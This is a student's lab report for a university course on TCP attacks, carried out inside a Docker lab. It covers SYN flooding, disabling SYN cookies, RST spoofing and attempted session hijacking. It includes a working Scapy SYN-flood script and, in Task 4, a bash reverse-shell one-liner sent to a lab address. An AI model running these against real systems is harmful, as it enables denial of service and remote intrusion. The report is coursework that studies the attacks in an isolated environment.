Ben Heinze, CSCI 476 Lab 6: TCP attacks

Task 1.1:

First, we edit synflood.py and change the IP address to 10.9.0.5


```
#!/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")#changed the ip address
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src    = str(IPv4Address(getrandbits(32)))
    pkt[TCP].sport = getrandbits(16)
    pkt[TCP].seq   = getrandbits(32)
    send(pkt, verbose = 0)
~
~
```


I opened wireshark, and since all the source IPs are from 10.9.0.5, I think that's indication that the attack is failing.



To get the attack to succeed, we connect to our victim server, disable the cookies countermeasure, and increase the amount of server retries to 20 instead of the previous 5. The more retries we have, the longer our request will stay in the queue. The next command changes how many retries the stack will hold. Since we change this to 128, this gives us more time to operate our attack.

```
[04/03/23]seed@VM:~/.../sniff_spoof$ dockps
d773176f076f  user1-10.9.0.6
b90372696452  user2-10.9.0.7
d7010a160196  victim-10.9.0.5
7761057bb33a  seed-attacker
[04/03/23]seed@VM:~/.../sniff_spoof$ docksh d70
root@d7010a160196:/# sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@d7010a160196:/# sysctl net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@d7010a160196:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
```

With these changes, we look at wireshark again and see our source is coming from all these random IP addresses, indicating the attack is working.



To verify this, we look at **netstat -tna** to see which connections are occurring.

```
root@d7010a160196:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:32879        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             178.166.65.83:22188     SYN_RECV
tcp        0      0 10.9.0.5:23             88.237.162.213:15857    SYN_RECV
tcp        0      0 10.9.0.5:23             58.210.91.44:48768      SYN_RECV
tcp        0      0 10.9.0.5:23             120.205.144.66:19823    SYN_RECV
tcp        0      0 10.9.0.5:23             175.142.5.231:52511     SYN_RECV
tcp        0      0 10.9.0.5:23             80.238.231.172:4124     SYN_RECV
tcp        0      0 10.9.0.5:23             61.53.83.136:15810      SYN_RECV
tcp        0      0 10.9.0.5:23             171.185.4.102:20842     SYN_RECV
tcp        0      0 10.9.0.5:23             177.244.38.49:60773     SYN_RECV
tcp        0      0 10.9.0.5:23             11.222.97.62:3516       SYN_RECV
tcp        0      0 10.9.0.5:23             61.222.61.145:40233     SYN_RECV
tcp        0      0 10.9.0.5:23             54.133.225.69:27564     SYN_RECV
tcp        0      0 10.9.0.5:23             9.49.217.30:2378        SYN_RECV
tcp        0      0 10.9.0.5:23             154.255.90.65:13084     SYN_RECV
tcp        0      0 10.9.0.5:23             67.205.92.157:17875     SYN_RECV
tcp        0      0 10.9.0.5:23             254.33.106.167:6459     SYN_RECV
root@d7010a160196:/#
```

Every IP is listed as SYN_RECV, which means we are receiving connections but nothing is being sent back. Since our queue is flooded, if we login as an innocent user and attempt to connect to 10.9.0.5, it will be constantly stuck in the *trying to connect* phase. It eventually timed out but I did not take a screenshot of that part.


```
[04/03/23]seed@VM:~$ dockps
d773176f076f  user1-10.9.0.6
b90372696452  user2-10.9.0.7
d7010a160196  victim-10.9.0.5
7761057bb33a  seed-attacker
[04/03/23]seed@VM:~$ docksh b9
root@b90372696452:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Task 1.2: Using C for the attack

First, we reset the retries and queue size to their original values

```
[04/03/23]seed@VM:~/.../tcp_attacks$ dockps
d773176f076f  user1-10.9.0.6
b90372696452  user2-10.9.0.7
d7010a160196  victim-10.9.0.5
7761057bb33a  seed-attacker
[04/03/23]seed@VM:~/.../tcp_attacks$ docksh d70
root@d7010a160196:/# sysctl net.ipv4.tcp_synack_retries=5
net.ipv4.tcp_synack_retries = 5
root@d7010a160196:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@d7010a160196:/#
```

I compiled the C code and ran it with root privileges and got successful results.




Task 1.3: Using C with countermeasure enabled

We enabled the countermeasures previously turned off


```
root@d7010a160196:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
root@d7010a160196:/#
```

As we can see, the attack is still successful.




Task 2.1: Send spoof packet!

In this process, we used *docksh* to connect to *10.9.0.6* (user1) and then used *telnet 10.9.0.5* to create a connection to our victim. With wireshark, we can listen for packets sent/received by these connections. Wireshark allows us to see the source port, destination, and sequence port, so we used this information and plugged it into our reset.py program. This program will use the given information to send a spoof packet to these connections.





When we ran reset.py, the spoof packet successfully sent and our connection was interrupted. *“Connection closed by foreign host”*




Task 3: TCP Session Hijacking

Similarly to task 2, we create a connection from 10.9.0.6 to 10.9.0.5, listen with wireshark, find the last packet's data, and update sessionhijack.py with this new information. The difference is, this program will ***cat /dev/tcp/…***, giving us access to data we should not have. I did create a file in /home/seed/secret, but for some reason it never found the connection… I've tried this 5+ times and sometimes wireshark somehow gets a new packet despite me not doing anything? It's extremely infuriating.






Task 4: Obtain reverse root shell



Despite giving the program correct information, the reverse shell never came through. I even changed part of the `/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1` "10.9.0.1" to the listening "0.0.35.130" and still nothing.



One problem I ran into was the terminal running *telnet 10.9.0.5* would freeze up; you're not supposed to touch anything there but it would often crash which may affect the outcome of the attack.